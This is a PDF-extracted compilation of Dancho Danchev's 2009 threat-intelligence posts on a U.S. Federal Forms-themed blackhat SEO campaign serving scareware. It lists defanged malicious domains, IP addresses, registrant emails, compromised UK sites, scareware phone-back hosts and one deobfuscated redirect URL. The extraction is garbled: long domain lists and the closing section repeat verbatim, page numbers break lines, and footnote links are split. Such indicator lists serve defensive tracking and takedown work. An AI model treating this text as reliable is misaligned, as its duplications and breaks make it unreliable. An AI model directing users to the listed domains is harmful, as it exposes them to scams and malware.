
bestpersonalprotectionv2 .com - Email: cfaa1996@yahoo.com.cn

bestpersonalprotectionv7 .com - Email: cfaa1996@yahoo.com.cn

computer-antivirus-scanv9 .com - Email: melaniestarmelanie@yahoo.com

fastvirusscanv6 .com - Email: info@rasystems.com

govirusscanner .com - Email: contact@demoninchina.com

mysafecomputerscan .com - Email: acurtis@stevens.com

onlineantispywarescanv6 .com - Email: czoao@hotmail.com

online-antivir-scanv2 .com - Email: iren.g@sysintern.in

onlinebestscannerv3 .com - Email: info@srilanka.cn

onlinepersonalscanner .com - Email: info@srilanka.cn

onlineproantivirusscan .com - Email: addworld@freebbmail.com

online-pro-antivirus-scan .com - Email: findz@freebbmail.com

onlineproantivirusscanner .com - Email: findz@freebbmail.com

online-secure-scannerv2 .com - Email: iren.g@sysintern.in

personalantivirusprotection .com - Email: info@Wholesaler.cn

personalfolderscanv2 .com - Email: hfbeauty@yahoo.com

premium-antispy-scanv3 .com - Email: Ktrivedi@go2uti.com

premium-antispy-scanv7 .com - Email: Ktrivedi@go2uti.com

premium-antivirus-scanv6 .com - Email: Ktrivedi@go2uti.com

private-antivirus-scannerv2 .com - Email: webmaster@parun.co.kr

privatevirusscannerv8 .com - Email: info@rasystems.com

secure-antispyware-scanv3 .com - Email: info@prrp.de

securepersonalscanner .com - Email: info@prrp.de

secure-spyware-scannerv3 .com - Email: info@prrp.de

secure-virus-scannerv5 .com - Email: info@prrp.de

securityfolderprotection .com - Email: info@Wholesaler.cn

spyware-scannerv2 .com - Email: hanan.abdelrazek@bibalexy.org

spywarescannerv4 .com - Email: hanan.abdelrazek@bibalexy.org

482

Sampled scareware from the last 24 hours phones back to **mineralwaterfilter .com** - 78.46.201.90. Parked there are also: **june-crossover .com**; **goldmine-sachs .com**; **momentstohaveyou .cn.** More sampled scareware phones back to a new domain Phones back to **pencil-netwok .com** (94.102.48.31), parked there are the rest of the phone back locations for the rest of the scareware such as

mineralwaterfilter .com; **june-crossover .com**; **goldmine-sachs .com**; **bestparishotelsnow .com**

A second sampled scareware phones back to a different location - 92.241.176.188. Parked there are the rest

of the domains in their scareware portfolio:

bestscanpc .org

bestscanpc .biz

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

483

advanced-virus-remover2009 .com

advanced-virusremover2009 .com

bestscanpc .com

xxx-white-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

bestscanpc .biz

New/historical redirection domains used in the campaign, this time parked at 78.46.201.89/94.102.48.29/different locations as noted:

cnn-bcc2 .com - 89.248.174.61 - Email: mail@sccits.com.cn

issuenews1 .com - Email: mail@sccits.com.cn

headlinenews2 .com - Email: mail@sccits.com.cn

usdisturbed .cn - Email: info@brandbanks.com

milesdavisorland .cn - Email: info@brandbanks.com

usaworkinghard .cn - Email: info@brandbanks.com

nationaltreasure .cn - Email: info@brandbanks.com

milesdavisorland .cn - 91.213.126.101 - Email: info@brandbanks.com

we-accepted .cn - Email: info@rcusan.org

myth-busters .cn - Email: info@rcusan.org

russell-brand .cn - Email: info@sciencesdemo.com

willsmithinc .cn - Email: contact@oregonvma.org

dirty-dancing .cn - Email: allisonh@soeconline.org

sex-and-the-city .cn - Email: oregon.artscomm@state.or.us

clicksick .cn - 67.215.245.187 - Email: webmaster@clicksick.cn

doubleclicknet .cn - 67.215.245.187 - Email: webmaster@doubleclicknet.cn

shrekmovie .cn - Email: oregon.artscomm@state.or.us

radioheadicon .cn - Email: contact@oregonvma.org

batman-comics .cn - Email: contact@oregonvma.org

beststarwars .cn - Email: allisonh@soeconline.org

mashroomtheory .cn - Email: webmaster@TangoDance.cn

space2009city .cn - Email: webmaster@TangoDance.cn

messengerinfo .cn - Email: allisonh@soeconline.org

greattime2009 .cn - Email: webmaster@seniorstuds.com.ar

iwanttowin .cn - Email: webmaster@seniorstuds.com.ar

hardnut .cn - Email: tan.mei.sie@monash.com.my

sitemechanics .cn - info@powertrackers.com

exceldocumentsinfo .cn - Email: info@powertrackers.com

chinafavorites .cn - Email: cmo@ci.springfields.or.us

best-live-lottery .cn - Email: info@powertrackers.com

adeptofmastery .cn - Email: info@powertrackers.com

trytowintoday .cn - Email: info@powertrackers.com

bulkdvdreader .cn - 94.102.48.29 - Email: info@powertrackers.com

style-everywhere .com - 88.198.105.145 - Email: angy.helm21@yahoo.com

clicksick .cn - 67.215.245.187 - Email: webmaster@clicksick.cn

supportyourcountry .cn - Email: cmo@ci.springfields.or.us

wheels-on-fire .cn - 94.102.48.29 - Email: epron.sales@epron.com.hk

stillphotoshots .cn - 94.102.48.29 - Email: epron.sales@epron.com.hk

delayyouranswer .cn - Email: info@globaltechs.com.cn

getbestsales .cn - Email: info@globaltechs.com.cn

library-presents .cn - Email: hanzellandgretell@googlemail.com

in-t-h-e .cn - 72.21.41.198 (Layered Technologies, Inc.) - Email: admin@in-t-h-e.cn

bestwishestoyou .cn - 94.102.48.29 - Email: hanzellandgretell@googlemail.com

library-presents .cn - 94.102.48.29 - Email: hanzellandgretell@googlemail.com

getbestsales .cn - 94.102.48.29 - Email: info@globaltechs.com.cn

aware-of-future .cn - Email: info@globaltechs.com.cn

nothing-to-wear .cn - Email: steg.greg1992@yahoo.com

newsmediaone .com - 72.21.41.198 - Email: advertizers@newsmediaone.com

bapoka .net - 87.118.96.6

stylestats1 .net - 94.102.63.16 - Email: grem@yahoo.com

luckystats .org - Email: director@climbing-games.com

luckystats1 .com - Email: grem@yahoo.com

lifewepromote .cn - Email: ruixiang.guo@yahoo.com

securecommercialnews .cn - Email: contacts@swedbank.com.cn

snowboard2009 .cn - Email: weinwein2@yahoo.com

nothern-ireland .cn - Email: accabj@cn.accaglobal.com

goldensunshine .cn - Email: info@tartirtar.com

steplessculture .cn - Email: info@myfibernetworks.cn

vipsoccermanager .cn - Email: opressor1992@yahoo.com

b2b-forums .cn - Email: weinwein2@yahoo.com

rondo-trips .cn - Email: acurtis@stevens.com

mywatermakrs .cn - Email: shanghaihuny@yahoo.com

gazsnippets .cn - Email: acurtis@stevens.com

bestvanillaresorts .cn - Email: opressor1992@yahoo.com

personalrespect .cn - Email: weinwein2@yahoo.com

consensualart .cn - Email: shanghaihuny@yahoo.com

yourholidaytoday .cn - Email: opressor1992@yahoo.com

guidetogalaxy .cn - Email: stp9014@yahoo.com

485

Among the new monetization tactics used are the typical [20]pay-per-click malware-friendly search engines which act as both, redirectors to phony sites/scams, as well as keyword blackholes which help them assess the popularity for a particular keyword, and therefore start pushing it more aggressively through a process called synonymization.

Interestingly, they’re exclusively using the compromised .co.uk, as well as purely malicious blackhat SEO do-

mains for scareware serving purposes, but continue using the ones they operate under the free DNS service providers for [21]monetization through the bogus search engines. The domains used in this monetization approach are as

follows:

486

rivasearchpage .com - 64.27.21.5 - Email: support@ruler-domains.com

triwoperl .com - 95.168.191.19 - Email: florenzaluwemba@gmail.com

tropysearch .us - 74.52.216.46 - Email: tech@add-manager.com

glorys .info (glorys .info/red/cube.js) - - 78.159.97.186 - Email: kor4seo@rambler.ru

funnyblogetc .info/go.php - - Email: tigerwood1@nm.ru

triwoperl.com’s front page is currently relying on the [22]go.live.com javascript obfuscation. Deobfuscated it 487

redirects to **fi97 .net/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="** , deja vu again - **fi97 .net** was used in the [23]Ukrainian "fan club’s" blackhat SEO campaign in June.

Monitoring of the campaign and takedown actions would continue, with an emphasis on the RBN connection

from a related blackhat SEO campaign from last year. The gang is not going away anytime soon, but their campaigns definitely are.

Related posts:

[24]A Peek Inside the Managed Blackhat SEO Ecosystem

[25]Dissecting a Swine Flu Black SEO Campaign

[26]Massive Blackhat SEO Campaign Serving Scareware

[27]From Ukrainian Blackhat SEO Gang With Love

[28]From Ukrainian Blackhat SEO Gang With Love - Part Two

[29]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[30]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[31]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [32]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

2. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

3. http://www.web-mania.com/

4.

http://www.virustotal.com/analisis/f01203ceee6cd085ef6f9f7bb9b31a9624e3ac896e5ee6b1c7fa0b09fed19e1a-12506

97346

5.

http://www.virustotal.com/analisis/9d6d7da22782cbeb4bc8afb18c3e5cc293d2ab23e789c488e50005ab4e81cd91-12500

94783

6.

http://www.virustotal.com/analisis/152e47c96b98c2281cda6f845a7667410c633017202b00c69c53f3e674c4ae3b-12507

20818

7.

http://www.virustotal.com/analisis/0bdbf0f03582a65cc204f3202dc144c0839ab2674c7dc594bc10efccaf8000ec-12505

98668

8.

http://www.virustotal.com/analisis/89b5dc3be9e117aef82c00170e6bfeb8efd7127f16abdb7b81553fadb19d0b48-12507

64517

9.

http://www.virustotal.com/analisis/681a877090b8e2275d781fadd7b9e1fb7700446365cc528db224d67b94cd548a-12500

26869

10.
http://www.virustotal.com/analisis/984fc08011e48dc942445725861554b973b1d13e9c6b0911d94336a890bfb7ef-12506

68935

11.
http://www.virustotal.com/analisis/c9d7622b42687d62d20c06da811a6d86fcde60040e717f8e6dad3df590b8014b-12506

98877

12.
http://www.virustotal.com/analisis/058a3a3c9cd3be6cbbcfba65f57a81a5310736f8c2e1d7decc4bdb89a4d78df2-12505

25395

13.
http://www.virustotal.com/analisis/e081d27500bb839d337c2a2591b0111adc82fa55aa996d180d7b0989c8d64234-12507

93069

14.
http://www.virustotal.com/analisis/b931af1b61e92582986106204c9266b18393215ce2ab430463036e6806b85daf-12506

22525

15.
http://www.virustotal.com/analisis/b931af1b61e925829861
06204c9266b18393215ce2ab430463036e6806b85daf-
12505

92698

16. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-
torrentreactor-iframe-ed.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front.html

18.
http://www.virustotal.com/analisis/caaf95642abad63d9e846
0a474d0d3c8bbb9c00a683ac7fbbc63e86355183790-
12500

29889

19. http://www.web-mania.com/

20. http://blogs.zdnet.com/security/?p=3333

21. http://blogs.zdnet.com/security/?p=3333

22.
http://1.bp.blogspot.com/_wICHhTiQmrA/Soq6gXyvxAI/AAA
AAAAAED0/OLtMdWv_3Mg/s1600-h/blackhat_seo_tax_latest

15_LIVE_obfuscation.JPG

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-
blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

25. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

26. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

27. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

28. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

29. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

30. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

31. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

32. http://ddanchev.blogspot.com/

489

Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)

AltusHost Inc, the company whose services were exclusively used in the [1]blackhat SEO campaign using [2]U.S

Federal Forms theme for scareware service purposes, has finally responded to the abuse notifications sent seven days ago stating that " *the sites have been terminated*". Such a slow response once again proves that dysfunctional abuse departments increase the lifecycle of a malware/spam/phishing campaign by not taking it down when it’s

most actively gaining momentum.

(For historical OSINT research, the following domains not previously listed were in circulating during the past week - **thwovretgi .com** - 91.214.44.239 - Email: joby47619@msn.com; **shtifobpy .com** - 91.214.44.210 - Email: hiraldo13686@hotmail.com; **vodcotha .com** - 91.214.44.203 - Email: jamarcus59884@yahoo.com; **stromiko .com**

- Email: hyacinthiemccolman@gmail.com; **ceslyemsof .com** - 91.214.44.205 - Email: brisco68781@lycos.com;

ejeifyevy .com - 91.214.44.208 - Email: brisco68781@lycos.com; **kuhatjidd .com** - 91.214.44.203 - Email: khrista12110@hotmail.com)

490

How did the cybercriminals respond? By proving that this blackhat SEO campaign has been well planed and

coordinate a long time before it was executed in the wild. For the time being, it relies on a combination of legitimate U.K based sites, the result of a evident compromise of [3]Web Hosting Mania due to the fact that all the affected legitimate sites are hosted there, a growing portfolio of **.cc** tld domains, automatic abuse of free services such as

myftpsite.net; **dns2go.com**; **dynodns.net**; **thebbs.org**, and systematic pushing of new scareware variants/redirector and scareware domains, which explains the low generic detection rate of all the samples obtained.

Moreover, not only did the blackhat SEO themes expanding in the typical randomly generated junk that has naturally been crawled by public search engines, but also, according to publicly obtainable statistics, millions of users (collectively) have already visited the landing sites, with 42.80 % of the referring site for a particular domain coming from **thebbs.org** and 31.97 % from Google - their tactics are actively hijacking millions of users already.

491

Let’s dissect the latest developments in the ongoing blackhat SEO campaign, list the participating scareware/blackhat SEO/redirection domains, the various monetization tactics going beyond scareware, as well as discuss some of the innovations used in the javascript obfuscation which makes it virtually impossible for a crawler to detect that the site is malicious.

Key summary points:

• U.K based hosting provider Web Mania Hosting appears to be compromised due to the fact that all the abused

legitimate sites are hosted there

• the redirection and scareware domain/binary are updated two times during 24 hours period of time

• [4]the [5]scareware [6]has a [7]very [8]low [9]generic [10]detection [11]rate [12]due [13]to their [14]persistence in [15]updating it

• all the scareware samples continue phoning back to several domains parked at 78.46.201.90

• the cybercriminals have introduced multiple monetization tactics through pay-per-click malware-friendly search engines

• a central redirection point (**a-n-d-the .com/wtr/router.php**) used in this campaign was used by the

[16]RBN/customer of the RBN in massive iFrame injection attacks abusing input validation flaws within high

profile sites over an year ago

• sampled

scareware

adds

the

following

registry

entry

[HKEY

_LOCAL

_MA-

CHINE\SOFTWARE\6A36EA6E11EAAECDF5E540D EF2149079] plxxh = "Dujaq!! " - Dujaq!!

means "Bl*w

me!!"

• the blackhat SEO gang is using a unique javascript obfuscation which I originally stumbled upon a couple

of months ago while assessing another blackhat SEO courtesy of the [17]Ukrainian "fan club", the one with the Koobface connection. It relies on dynamically generated code spoofing **go.live.com** and **rds.yahoo.com** random URLs for evasion purposes. The only vendor that detects it is McAfee-GW-Edition as [18]Heuristic.BehavesLike.JS.CodeUnfolding.A

492

Compromised legitimate domains at [19]Web Hosting Mania currently in circulation:

ladydestiny .com

marchbrook.co .uk

mgwooldridge.co .uk

midfleet .com

mikedz.co .uk

millypeds.co .uk

mitchameditorial.co .uk

moddeydhoomcc.co .uk

monkeyfist.co .uk

morita.co .uk

mosoul.co .uk

mrbuzzhard.co .uk

mtbpigs.co .uk

mysticspirals.co .uk

mythagostudios .com

neilwebsterhoundtrailing.co .uk

newmarskecricketclub.co .uk

oneintenrock.co .uk

pcook.co .uk

pengineer.co .uk

493

Blackhat SEO domains redirecting to scareware, currently in circulation using a .cc tld extension:

agjjgtfyi .cc - Email: susan@michiganfarms.com

ckckoo .cc - Email: briettamacpherson@gmail.com

eunlabkce .cc - 93.170.134.175 - Email: susan@michiganfarms.com

ewjwjiavg .cc - 74.206.242.22 - Email: susan@michiganfarms.com

fgodvsli .cc - 93.170.133.205 - Email: susan@michiganfarms.com

fgodvsli .cc - 93.170.133.205 - Email: susan@michiganfarms.com

fyecdizt .cc 93.170.156.119 - Email: susan@michiganfarms.com

hgzondsul .cc - 174.137.171.69 - Email: susan@michiganfarms.com

iiuuoo .cc - Email: briettamacpherson@gmail.com

ijnteqc .cc - 93.170.130.105 - Email: susan@michiganfarms.com

irolopl .cc - 93.170.134.203 - Email: susan@michiganfarms.com

jglcbngvu .cc - 93.170.130.217 - Email: susan@michiganfarms.com

jpydmee .cc - 93.170.133.247 - Email: susan@michiganfarms.com

kdwwwwon .cc - 93.170.134.231 - Email: susan@michiganfarms.com

kgowncgi .cc - 93.170.154.179 - Email: susan@michiganfarms.com

lmhhsnd .cc - 93.170.156.105 - Email: susan@michiganfarms.com

494

mezkopq .cc - 93.170.129.75 - Email: susan@michiganfarms.com

mvsoomw .cc - 93.170.131.66 - Email: susan@michiganfarms.com

njfgfbd .cc - 93.170.156.21 - Email: susan@michiganfarms.com

nsdgkrge .cc - 93.170.153.98 - Email: susan@michiganfarms.com

nselkss .cc - 93.170.130.245 - Email: susan@michiganfarms.com

owudfnay .cc - 93.170.131.178 - Email: susan@michiganfarms.com

pfjfsiunt .cc - 93.170.151.80 - Email: susan@michiganfarms.com

piqvrrugd .cc - 93.170.156.63 - Email: susan@michiganfarms.com

rroiqbznj .cc - 93.170.134.35 - Email: susan@michiganfarms.com

ssyydqyh .cc - 93.170.131.206 - Email: susan@michiganfarms.com

sucdugon .cc - 93.170.154.100 - Email: susan@michiganfarms.com

tftrwxlg .cc - 93.170.130.133 - Email: susan@michiganfarms.com

tirtop .cc - 188.72.198.21 - Email: elaynedangubic@gmail.com

495

uclrwpyp .cc - 93.170.131.38 - Email: susan@michiganfarms.com

uomfchbj .cc - 93.170.131.10 - Email: susan@michiganfarms.com

vrmmnicl .cc - 93.170.151.10 - Email: susan@michiganfarms.com

vtgisihjy .cc - 93.170.133.163 - Email: susan@michiganfarms.com

vwyldlbe .cc - 188.72.204.57 - Email: brigidadorion@gmail.com

vzlbamuvs .cc - 93.170.130.49 - Email: susan@michiganfarms.com

wgyxrmtld .cc - 93.170.152.226 - Email: susan@michiganfarms.com

xisuuzos .cc - 93.170.134.77 - Email: susan@michiganfarms.com

xlkzmqiw .cc - 93.170.131.234 - Email: susan@michiganfarms.com

zirtop .cc - Email: elaynedangubic@gmail.com

zmtkpugbz .cc - 93.170.130.189 - Email: susan@michiganfarms.com

zncutvk .cc - 174.137.171.117 - Email: susan@michiganfarms.com

New blackhat SEO domains portfolio using NOC4Hosts Inc's services:

rebuwe .net - 206.51.230.97

sivezo .net - 206.51.230.98

mipola .net - 206.51.230.95

496

kowipe .net - 206.51.230.92

kerobo .net - 206.51.230.90

gelupe .net - 206.51.230.104

fuquwe .net - 206.51.230.103

hyduve .net - 206.51.230.200

bisehu .net - 206.51.230.99

wypule .net - 206.51.230.95

xylucy .net - 206.51.230.97

xulady .net - 206.51.230.96

lyqyte .net - 206.51.230.94

nimygu .net - 206.51.230.96

zuziki .net - 206.51.230.98

symiza .net - 206.51.230.99

bisehu .net - 206.51.230.99

msrxdk .com - 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com

kimuka .net - 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com

ylkbin .com - 188.72.192.81

497

Portfolio of scareware domains participating in the blackhat SEO campaing, parked at 83.133.126.155; 88.198.107.25; 88.198.120.177; 91.212.107.5; 94.102.51.26; 188.40.61.236; 62.90.136.237; 91.212.127.200; 78.46.251.43;

91.212.107.5; 69.4.230.204; 78.46.251.43; 88.198.107.25; 88.198.105.149; 88.198.233.225:

reliable-scanner01 .com - Email: info@cansupply.com

superb-virus-scan07 .com - Email: tours@admiralgroup.co.uk

antivirus-online-scan8 .com - Email: webmaster@TangoDance.cn

best-antivirus3 .com - Email: info@legtimeprime.com

live-virus-scanner5 .com - Email: info@infy-tasks.com

antivirus-online-scan4 .com - Email: pranky-marie@yahoo.com

antispyware-scanner5 .com - Email: janny.mar123@yahoo.com

antivirus-online-scan5 .com - Email: pranky-marie@yahoo.com

live-virus-scanner7 .com - Email: info@infy-tasks.com

clean-all-spyware .com - Email: jdemagis@rocheste.ganet.com

getyoursecuritynowv2 .com - Email: info@meat-beaf.com.cn

498

getyourantivirusv3 .com - Email: info@meat-beaf.com.cn

getyourpcsecurev3 .com - Email: info@meat-beaf.com.cn

antivirus-scannerv12 .com - Email: info@chinatownnetwork.com.cn

safeonlinescannerv4 .com - Email: steg.greg1992@yahoo.com

check-for-malwarev3 .com - Email: al@bis-solutions.com

check-your-pc-onlinev3 .com - Email: al@bis-solutions.com

searchurlguide .com - 64.86.16.9 - Email:powell.john11@gmail.com

securitypad .net - 206.53.61.70 - Email: gertrudeedickens@text2re.com

prestotunerst .cn - 64.86.16.210 - Email: unitedisystems@gmail.com

officesecuritysupply .com - Email: Ronald.T.Samora@spambob.com

securityread .com - Email: Anna.R.Helm@dodgit.com

scanasite .com - Email: Carol.J.Hipp@mailinator.com

cheapsecurityscan .com - Email: Kevin.L.Linkous@trashymail.com

securitysupplycenter .com - Email: Janet.R.Vasquez@spambob.com

best-folder-scanv3 .com - Email: info@best-util-til.com

online-best-scanv3 .com - Email: public@cropfactor.in

online-defenderv9 .com - Email: public@cropfactor.in

antispyware-live-scanv3 .com - Email: ervin1981rolf@yahoo.com

antispywarelivescanv5 .com - Email: sales.in@bauhmerhhs.com

antispyware-online-scanv7 .com - Email: ervin1981rolf@yahoo.com

basicsystemscannerv8 .com - Email: changhong@corpdefence.cn

bestpersonalprotectionv2 .com - Email: cfaa1996@yahoo.com.cn

bestpersonalprotectionv7 .com - Email: cfaa1996@yahoo.com.cn

499

computer-antivirus-scanv9 .com - Email: melaniestarmelanie@yahoo.com

fastvirusscanv6 .com - Email: info@rasystems.com

govirusscanner .com - Email: contact@demoninchina.com

mysafecomputerscan .com - Email: acurtis@stevens.com

onlineantispywarescanv6 .com - Email: czoao@hotmail.com

online-antivir-scanv2 .com - Email: iren.g@sysintern.in

onlinebestscannerv3 .com - Email: info@srilanka.cn

onlinepersonalscanner .com - Email: info@srilanka.cn

onlineproantivirusscan .com - Email: addworld@freebbmail.com

online-pro-antivirus-scan .com - Email: findz@freebbmail.com

onlineproantivirusscanner .com - Email: findz@freebbmail.com

online-secure-scannerv2 .com - Email: iren.g@sysintern.in

personalantivirusprotection .com - Email: info@Wholesaler.cn

personalfolderscanv2 .com - Email: hfbeauty@yahoo.com

premium-antispy-scanv3 .com - Email: Ktrivedi@go2uti.com

500

premium-antispy-scanv7 .com - Email: Ktrivedi@go2uti.com

premium-antivirus-scanv6 .com - Email: Ktrivedi@go2uti.com

private-antivirus-scannerv2 .com - Email: webmaster@parun.co.kr

privatevirusscannerv8 .com - Email: info@rasystems.com

secure-antispyware-scanv3 .com - Email: info@prrp.de

securepersonalscanner .com - Email: info@prrp.de

secure-spyware-scannerv3 .com - Email: info@prrp.de

secure-virus-scannerv5 .com - Email: info@prrp.de

securityfolderprotection .com - Email: info@Wholesaler.cn

spyware-scannerv2 .com - Email: hanan.abdelrazek@bibalexy.org

spywarescannerv4 .com - Email: hanan.abdelrazek@bibalexy.org

Sampled scareware from the last 24 hours phones back to **mineralwaterfilter .com** - 78.46.201.90. Parked there are also: **june-crossover .com**; **goldmine-sachs .com**; **momentstohaveyou .cn.** More sampled scareware phones back 501

to a new domain Phones back to **pencil-netwok .com** (94.102.48.31), parked there are the rest of the phone back locations for the rest of the scareware such as **mineralwaterfilter .com**; **june-crossover .com**; **goldmine-sachs .com**; **bestparishotelsnow .com**

A second sampled scareware phones back to a different location - 92.241.176.188. Parked there are the rest

of the domains in their scareware portfolio:

bestscanpc .org

bestscanpc .biz

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

advanced-virus-remover2009 .com

advanced-virusremover2009 .com

bestscanpc .com

xxx-white-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

bestscanpc .biz

New/historical redirection domains used in the campaign, this time parked at 78.46.201.89/94.102.48.29/different locations as noted:

beststarwars .cn - Email: allisonh@soeconline.org

mashroomtheory .cn - Email: webmaster@TangoDance.cn

space2009city .cn - Email: webmaster@TangoDance.cn

messengerinfo .cn - Email: allisonh@soeconline.org

greattime2009 .cn - Email: webmaster@seniorstuds.com.ar

iwanttowin .cn - Email: webmaster@seniorstuds.com.ar

hardnut .cn - Email: tan.mei.sie@monash.com.my

sitemechanics .cn - info@powertrackers.com

exceldocumentsinfo .cn - Email: info@powertrackers.com

chinafavorites .cn - Email: cmo@ci.springfields.or.us

best-live-lottery .cn - Email: info@powertrackers.com

adeptofmastery .cn - Email: info@powertrackers.com

trytowintoday .cn - Email: info@powertrackers.com

bulkdvdreader .cn - 94.102.48.29 - Email: info@powertrackers.com

style-everywhere .com - 88.198.105.145 - Email: angy.helm21@yahoo.com

clicksick .cn - 67.215.245.187 - Email: webmaster@clicksick.cn

supportyourcountry .cn - Email: cmo@ci.springfields.or.us

wheels-on-fire .cn - 94.102.48.29 - Email: epron.sales@epron.com.hk

stillphotoshots .cn - 94.102.48.29 - Email: epron.sales@epron.com.hk

delayyouranswer .cn - Email: info@globaltechs.com.cn

getbestsales .cn - Email: info@globaltechs.com.cn

library-presents .cn - Email: hanzellandgretell@googlemail.com

in-t-h-e .cn - 72.21.41.198 (Layered Technologies, Inc.) - Email: admin@in-t-h-e.cn

bestwishestoyou .cn - 94.102.48.29 - Email: hanzellandgretell@googlemail.com

library-presents .cn - 94.102.48.29 - Email: hanzellandgretell@googlemail.com

getbestsales .cn - 94.102.48.29 - Email: info@globaltechs.com.cn

aware-of-future .cn - Email: info@globaltechs.com.cn

nothing-to-wear .cn - Email: steg.greg1992@yahoo.com

newsmediaone .com - 72.21.41.198 - Email: advertizers@newsmediaone.com

bapoka .net - 87.118.96.6

stylestats1 .net - 94.102.63.16 - Email: grem@yahoo.com

luckystats .org - Email: director@climbing-games.com

luckystats1 .com - Email: grem@yahoo.com

lifewepromote .cn - Email: ruixiang.guo@yahoo.com

securecommercialnews .cn - Email: contacts@swedbank.com.cn

snowboard2009 .cn - Email: weinwein2@yahoo.com

nothern-ireland .cn - Email: accabj@cn.accaglobal.com

goldensunshine .cn - Email: info@tartirtar.com

steplessculture .cn - Email: info@myfibernetworks.cn

vipsoccermanager .cn - Email: opressor1992@yahoo.com

b2b-forums .cn - Email: weinwein2@yahoo.com

rondo-trips .cn - Email: acurtis@stevens.com

mywatermakrs .cn - Email: shanghaihuny@yahoo.com

gazsnippets .cn - Email: acurtis@stevens.com

bestvanillaresorts .cn - Email: opressor1992@yahoo.com

personalrespect .cn - Email: weinwein2@yahoo.com

consensualart .cn - Email: shanghaihuny@yahoo.com

yourholidaytoday .cn - Email: opressor1992@yahoo.com

guidetogalaxy .cn - Email: stp9014@yahoo.com

503

Among the new monetization tactics used are the typical [20]pay-per-click malware-friendly search engines which act as both, redirectors to phony sites/scams, as well as keyword blackholes which help them assess the popularity for a particular keyword, and therefore start pushing it more aggressively through a process called synonymization.

Interestingly, they're exclusively using the compromised .co.uk, as well as purely malicious blackhat SEO do-

mains for scareware serving purposes, but continue using the ones they operate under the free DNS service providers for [21]monetization through the bogus search engines. The domains used in this monetization approach are as

follows:

504

rivasearchpage .com - 64.27.21.5 - Email: support@ruler-domains.com

triwoperl .com - 95.168.191.19 - Email: florenzaluwemba@gmail.com

tropysearch .us - 74.52.216.46 - Email: tech@add-manager.com

glorys .info (glorys .info/red/cube.js) - - 78.159.97.186 - Email: kor4seo@rambler.ru

funnyblogetc .info/go.php - - Email: tigerwood1@nm.ru

triwoperl.com's front page is currently relying on the [22]go.live.com javascript obfuscation. Deobfuscated it 505

redirects to **fi97 .net/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="** , deja vu again - **fi97 .net** was used in the [23]Ukrainian "fan club's" blackhat SEO campaign in June.

Monitoring of the campaign and takedown actions would continue, with an emphasis on the RBN connection

from a related blackhat SEO campaign from last year. The gang is not going away anytime soon, but their campaigns definitely are.

Related posts:

[24]A Peek Inside the Managed Blackhat SEO Ecosystem

[25]Dissecting a Swine Flu Black SEO Campaign

[26]Massive Blackhat SEO Campaign Serving Scareware

[27]From Ukrainian Blackhat SEO Gang With Love

[28]From Ukrainian Blackhat SEO Gang With Love - Part Two

[29]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[30]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[31]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [32]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

2. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

3. http://www.web-mania.com/

4.

http://www.virustotal.com/analisis/f01203ceee6cd085ef6f9f7bb9b31a9624e3ac896e5ee6b1c7fa0b09fed19e1a-12506

97346

5.

http://www.virustotal.com/analisis/9d6d7da22782cbeb4bc8afb18c3e5cc293d2ab23e789c488e50005ab4e81cd91-12500

94783

6.

http://www.virustotal.com/analisis/152e47c96b98c2281cda6f845a7667410c633017202b00c69c53f3e674c4ae3b-12507

20818

7.

http://www.virustotal.com/analisis/0bdbf0f03582a65cc204f3202dc144c0839ab2674c7dc594bc10efccaf8000ec-12505

98668

8.

http://www.virustotal.com/analisis/89b5dc3be9e117aef82c00170e6bfeb8efd7127f16abdb7b81553fadb19d0b48-12507

64517

9.

http://www.virustotal.com/analisis/681a877090b8e2275d781fadd7b9e1fb7700446365cc528db224d67b94cd548a-12500

26869

10.
http://www.virustotal.com/analisis/984fc08011e48dc942445725861554b973b1d13e9c6b0911d94336a890bfb7ef-12506

68935

11.
http://www.virustotal.com/analisis/c9d7622b42687d62d20c06da811a6d86fcde60040e717f8e6dad3df590b8014b-12506

98877

